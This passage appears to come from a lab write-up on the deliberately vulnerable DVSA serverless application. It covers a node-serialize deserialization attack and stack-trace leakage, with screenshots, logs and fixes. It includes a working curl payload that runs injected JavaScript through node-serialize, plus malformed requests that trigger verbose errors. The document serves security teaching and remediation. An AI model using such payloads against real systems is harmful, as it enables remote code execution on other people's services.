


Figure 9.1 – Lambda Code tab showing `require('node-serialize')` on line 1.

```
mohym@LAPTOP-DJ7GKR87: $ curl -X POST "https://yog...ke-api.us-east-1.amazonaws.com/Stage/order" \-H "Content-Type: application/json" \-d '{"action": "$__$ND_FUNC__$function(){ var fs = require(\'fs\'); fs.writeFileSync(\'/tmp/pwned.txt\', \'You are reading the contents of my hacked file!\'); var fileData = fs.readFileSync(\'/tmp/pwned.txt\', \'utf-8\'); console.error(\'FILE READ SUCCESS: \' + fileData); }()}', "cart-id": ""}'
{"message": "Internal server error"}mohym@LAPTOP-DJ7GKR87: $
```

Figure 9.2 – curl command and Internal server error response.




Figure 9.3 – CloudWatch confirming code execution via FILE READ SUCCESS.

Log events

You can use the filter bar below to search for and match terms, phrases, or values in your log events. [Learn more about filter patterns](#)

Q Filter events - press enter to search Clear 1m 30m 1h 12h Custom UTC timezone Display

Timestamp	Message
No older events at this moment. Retry	
2026-05-04T18:10:00.888Z	INIT_START Runtime Version: nodejs:18.v106 Runtime Version ARN: arn:aws:lambda:us-east-1::runtime:6142085c4b8d0f451e505bf20b09ebc02a540b0974a9088d4f948c22764025aaf
2026-05-04T18:10:00.857Z	2026-05-04T18:10:00.857Z undefined WARN WARN: AWS Lambda has removed support for callback-based function handlers starting with Node.js 24. You will need to mod...
2026-05-04T18:10:00.865Z	START RequestId: f6effc45-2bb3-45c2-b9ff-b702b01502e8 Version: \$LATEST
2026-05-04T18:10:00.876Z	2026-05-04T18:10:00.876Z f6effc45-2bb3-45c2-b9ff-b702b01502e8 ERROR Invoke Error ("errorType":"ReferenceError","errorMessage":"serialize is not defined","stack":...
2026-05-04T18:10:00.900Z	END RequestId: f6effc45-2bb3-45c2-b9ff-b702b01502e8
2026-05-04T18:10:00.900Z	REPORT RequestId: f6effc45-2bb3-45c2-b9ff-b702b01502e8 Duration: 34.32 ms Billed Duration: 808 ms Memory Size: 128 MB Max Memory Used: 95 MB Init Duration: 773.1...
2026-05-04T18:10:28.510Z	START RequestId: 83a74e31-6f04-435d-9cf2-11a7879d42b1 Version: \$LATEST
2026-05-04T18:10:28.511Z	2026-05-04T18:10:28.511Z 83a74e31-6f04-435d-9cf2-11a7879d42b1 ERROR Invoke Error ("errorType":"ReferenceError","errorMessage":"serialize is not defined","stack":...
2026-05-04T18:10:28.517Z	END RequestId: 83a74e31-6f04-435d-9cf2-11a7879d42b1
2026-05-04T18:10:28.517Z	REPORT RequestId: 83a74e31-6f04-435d-9cf2-11a7879d42b1 Duration: 6.06 ms Billed Duration: 7 ms Memory Size: 128 MB Max Memory Used: 95 MB
No newer events at this moment. Auto retry paused . Resume	

Figure 9.4 – Post-fix CloudWatch: no FILE READ SUCCESS after removing the library.

Section 4 – Fix and Takeaway

Remove the `require('node-serialize')` import entirely and delete it from package.json. Replace all `serialize.unserialize()` calls with `JSON.parse()`. The fix is to eliminate the library, not merely avoid its dangerous call – a future developer could reintroduce the usage. Run `npm audit` and adopt automated dependency scanning (OWASP Dependency-Check, AWS Inspector) as part of every deployment pipeline.

Lesson 10 – Unhandled Exceptions (Stack Trace Disclosure)

Section 1 – Vulnerability Overview

When the order-handler Lambda receives input whose types don't match its expectations – for example, *isAdmin* as a JSON boolean instead of a string – Python raises an *AttributeError*. Because the handler has no *try/except* wrapper, the AWS Lambda runtime catches the exception and forwards the complete diagnostic payload back through API Gateway to the client with HTTP 502. That payload contains the exception class, message, full file path, line number, and the literal source code line – providing free, authoritative reconnaissance that directly enabled Lesson 5.

Section 2 – The Leaked Response

```
{ "errorMessage": "'bool' object has no attribute 'lower'", "errorType":
"AttributeError",
"stackTrace": [ " File \"/var/task/get_order.py", line 32, in lambda_handler"
]
}
```

From this single 6-line response an attacker learns: the deployment file path, function name, exact line number of the vulnerable code, the source code itself, the Python runtime version, and the standard library being used.

Section 3 – Reproduction Steps

1. Confirm the baseline – well-formed request returns clean JSON with no diagnostics:


```
body: JSON.stringify({ action: "orders" }) // Response:
{"status":"ok","orders":[]}
```

2. Trigger the stack trace by sending *isAdmin* as a JSON boolean:

```
body: JSON.stringify({ action: "get", "order-id": "any-id", isAdmin: false }) // Response: 502 with errorMessage /
errorType / stackTrace
```

3. Confirm reproducibility with numeric and object variants: `node exploit/trigger_leak.js`

Section 4 – Evidence



```
> fetch("https://yogw...e-api.us-east-1.amazonaws.com/dvsa/order", {
  method: "POST",
  headers: {
    "Content-Type": "application/json",
    "Authorization":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTJ5IiwiaWF0Ij0iMTY5MTY1fQ.eyJzZkdWII01I
"},
  body: JSON.stringify({ action: "orders" })
}).then(r => r.text()).then(console.log);
< Promise {<pending>}
{"status":"ok","orders":[{"order-id":"36573165-...","date":"1777911973","total":51,"s
b0b3817c3ed4","date":"1777239005","total":28,"status":"delivered","token":"wYSEoiwG7Wp"}]}
```

Figure 10.1 – Baseline well-formed request returns clean JSON.


```

> fetch("https://yogw[redacted]-1.amazonaws.com/dvsa/order", {
  method: "POST",
  headers: {
    "Content-Type": "application/json",
    "Authorization":
      "eyJraWQiOiJzZ2dcL0c2T1prZHJ3M1dSSkFlaWJ1Smw0NEFWY0ZGVULCZGQ5Q25nY1wvUTg9IiwiaWxnIjoiaU1MyNTYifQ[redacted]"
  },
  body: JSON.stringify({
    action: "get",
    "order-id": "ae44adcc-[redacted]"
  })
}).then(r => r.text()).then(console.log);
< ▶ Promise {<pending>}
✖ ▶ POST https://yogw[redacted]-1.amazonaws.com/dvsa/order 400 (Bad Request)
  {"status":"err","msg":"bad request"}
>

```

Figure 10.6 – Post-fix: malformed input returns generic 400 “bad request”.

Section 5 – Fix and Takeaway

Wrap *lambda_handler* in *try/except*. Catch bad-input errors (*ValueError*, *KeyError*, *JSONDecodeError*) and return a generic 400. Catch all other exceptions and log the full traceback to CloudWatch via *log.exception()* while returning a generic 500. Add input-type validation that strips unknown fields before any business logic. Verbose error responses are a security boundary: in this investigation a single *AttributeError* trace converted what would have been blind enumeration into a direct exploit of Lesson 5. The principle is: **fail closed, fail quiet, fail logged**.